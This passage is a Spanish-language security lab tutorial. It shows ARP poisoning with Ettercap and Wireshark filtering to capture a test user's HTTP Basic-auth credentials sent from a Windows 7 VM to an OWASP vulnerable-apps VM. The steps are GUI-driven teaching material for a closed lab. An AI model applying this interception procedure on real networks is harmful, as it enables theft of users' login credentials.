
Ahora introducimos las IPs de las máquinas a las que queremos realizar la escucha. Como Target 1 pondremos la IP de la máquina Windows 7 y como Target 2 la IP de la máquina OWASP, ya que las credenciales las escribiremos desde la máquina windows 7 para entrar en OWASP. Después pulsaremos "OK".




Después pulsaremos el símbolo del planeta que se encuentra en la parte superior derecha.



Seleccionamos “ARP poisoning”




Y activando la opción de “Sniff remote connections”, le damos a “OK”.
Después ya nos salen las direcciones de las IP víctimas




4.2 Wireshark

Buscamos el programa Wireshark en la máquina Linux. Éste programa sirve para visualizar el tráfico de red.



Seleccionamos el programa y entramos en la página principal.



Activamos el programa seleccionando el símbolo de una aleta azul que se encuentra en la parte superior izquierda. Aquí podremos observar el tráfico y la interacción entre dos máquinas, mediante sus IPs.


| Capturing from eth0 | | | | | | |
|---------------------|-------------|------------------------|------------------------|----------|--------|----------------|
| No. | Time | Source | Destination | Protocol | Length | Info |
| 15 | 3.573461212 | 192.168.1.151 | 192.168.1.165 | TCP | 62 | [TCP Port num] |
| 16 | 3.573487311 | 192.168.1.165 | 192.168.1.151 | TCP | 54 | 4444 → 57627 |
| 17 | 4.152204395 | 192.168.1.151 | 192.168.1.165 | TCP | 66 | 57628 → 4444 |
| 18 | 4.152231556 | 192.168.1.165 | 192.168.1.151 | TCP | 54 | 4444 → 57628 |
| 19 | 4.659358671 | 192.168.1.151 | 192.168.1.165 | TCP | 66 | [TCP Port num] |
| 20 | 4.659397043 | 192.168.1.165 | 192.168.1.151 | TCP | 54 | 4444 → 57628 |
| 21 | 5.167690242 | 192.168.1.151 | 192.168.1.165 | TCP | 62 | [TCP Port num] |
| 22 | 5.167716892 | 192.168.1.165 | 192.168.1.151 | TCP | 54 | 4444 → 57628 |
| 23 | 7.003064746 | PCSSystemtec_43:c9:... | PCSSystemtec_d6:6f:... | ARP | 60 | Who has 192.1 |
| 24 | 7.003086005 | PCSSystemtec_d6:6f:... | PCSSystemtec_43:c9:... | ARP | 42 | 192.168.1.165 |


```

Frame 1: 217 bytes on wire (1736 bits), 217 bytes captured (1736 bits) on interface eth0
Ethernet II, Src: CloudNetwork_5a:b8:6b (60:00:00:00:00:00), Dst: 192.168.1.165 (00:0c:29:4d:6f:66)
Internet Protocol Version 4, Src: 192.168.1.151 (192.168.1.151), Dst: 192.168.1.165 (192.168.1.165)
User Datagram Protocol, Src Port: 50273, Dst Port: 57627
Simple Service Discovery Protocol


```

Escribimos la dirección IP de la máquina windows 7 ya que es la que va a escribir el usuario y contraseña que pedirá la máquina OWASP y el puerto por el que se transmitirá la información. Utilizamos los siguientes comandos:
“ip.addr==(IP de la máquina objetivo) and tcp.port==(puerto por el que se transmite la información)”.



Máquina OWASP

Abrimos el firefox de la máquina windows 7 y ponemos la dirección IP de la máquina OWASP (192.168.1.149) en el buscador.



Damos a buscar y entramos en la página de la máquina

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

| | |
|---|------------------------------------|
| OWASP WebGoat | OWASP WebGoat.NET |
| OWASP ESAPI Java SwingSet Interactive | OWASP Mutilidae II |
| OWASP RailsGoat | OWASP Bricks |
| OWASP Security Shepherd | Ghost |
| Magical Code Injection Rainbow | bWAPP |
| Damn Vulnerable Web Application | |

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS

| | |
|------------------------------|-------------------------------|
| OWASP Vicnum | OWASP 1-Liner |
|------------------------------|-------------------------------|

En “TRAINING APPLICATION” seleccionamos “OWASP WebGoat” y después nos pedirán un nombre de usuario y una contraseña para iniciar sesión.

Este sitio le pide que inicie sesión.


Nombre de usuario

Contraseña


Iniciar sesión Cancelar

Como usuario vamos a poner “pablo” y como contraseña “Neoland”. Después, seleccionamos “Iniciar sesión”.

El objetivo es que obtengamos las credenciales con la escucha que estamos realizando desde la máquina linux.



Entramos en Ettercap-graphical y leemos las credenciales que capturamos con la escucha.




Ahora entramos en Wireshark.


Observamos el tráfico que nos proporciona la máquina Windows 7 y buscamos una comunicación http (puerto 80) entre la máquina windows 7 (IP 192.168.1.151) y la máquina OWASP (IP 192.168.1.149).

Para ello ponemos los siguientes comandos:


"ip.addr==(IP de windows 7) and tcp.port==(puerto por donde se envían los datos)".



En la máquina windows 7 volvemos a poner las credenciales de usuario (pablo) y contraseña (Neoland).



Volvemos a mirar el tráfico que capturó wireshark.



Seleccionamos esta comunicación que cumple los requisitos buscados:
(Conexión http entre la máquina windows 7 enviando datos a la máquina OWASP).

+ 24 14.903558980 192.168.1.151 192.168.1.149 HTTP 510 GET /WebGoat/attack HTTP/1.1

Dentro de esa comunicación capturada con Wireshark nos aparecen las credenciales que escribimos antes desde la máquina Windows 7.

The screenshot shows a Wireshark capture window with the following details:

- Filter:** ip.addr==192.168.1.151 and tcp.port==80
- Selected Frame:** 24 14.903558980 192.168.1.151 192.168.1.149 HTTP 516 GET /WebGoat/attack HTTP/1.1
- Protocol View:** Shows the full HTTP request: GET /WebGoat/attack HTTP/1.1
- Hex View:** Shows the raw hex and ASCII data of the selected frame.
- Text View:** Shows the expanded HTTP headers and body:

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.149/
Upgrade-Insecure-Requests: 1
Authorization: Basic cGFibG86TmVvbGFuZA==
```

Credentials: pablo:Neoland
- Frame Details:** Frame (510 bytes)
- Basic Credentials:** Basic Credentials (13 bytes)

Credentials: pablo:Neoland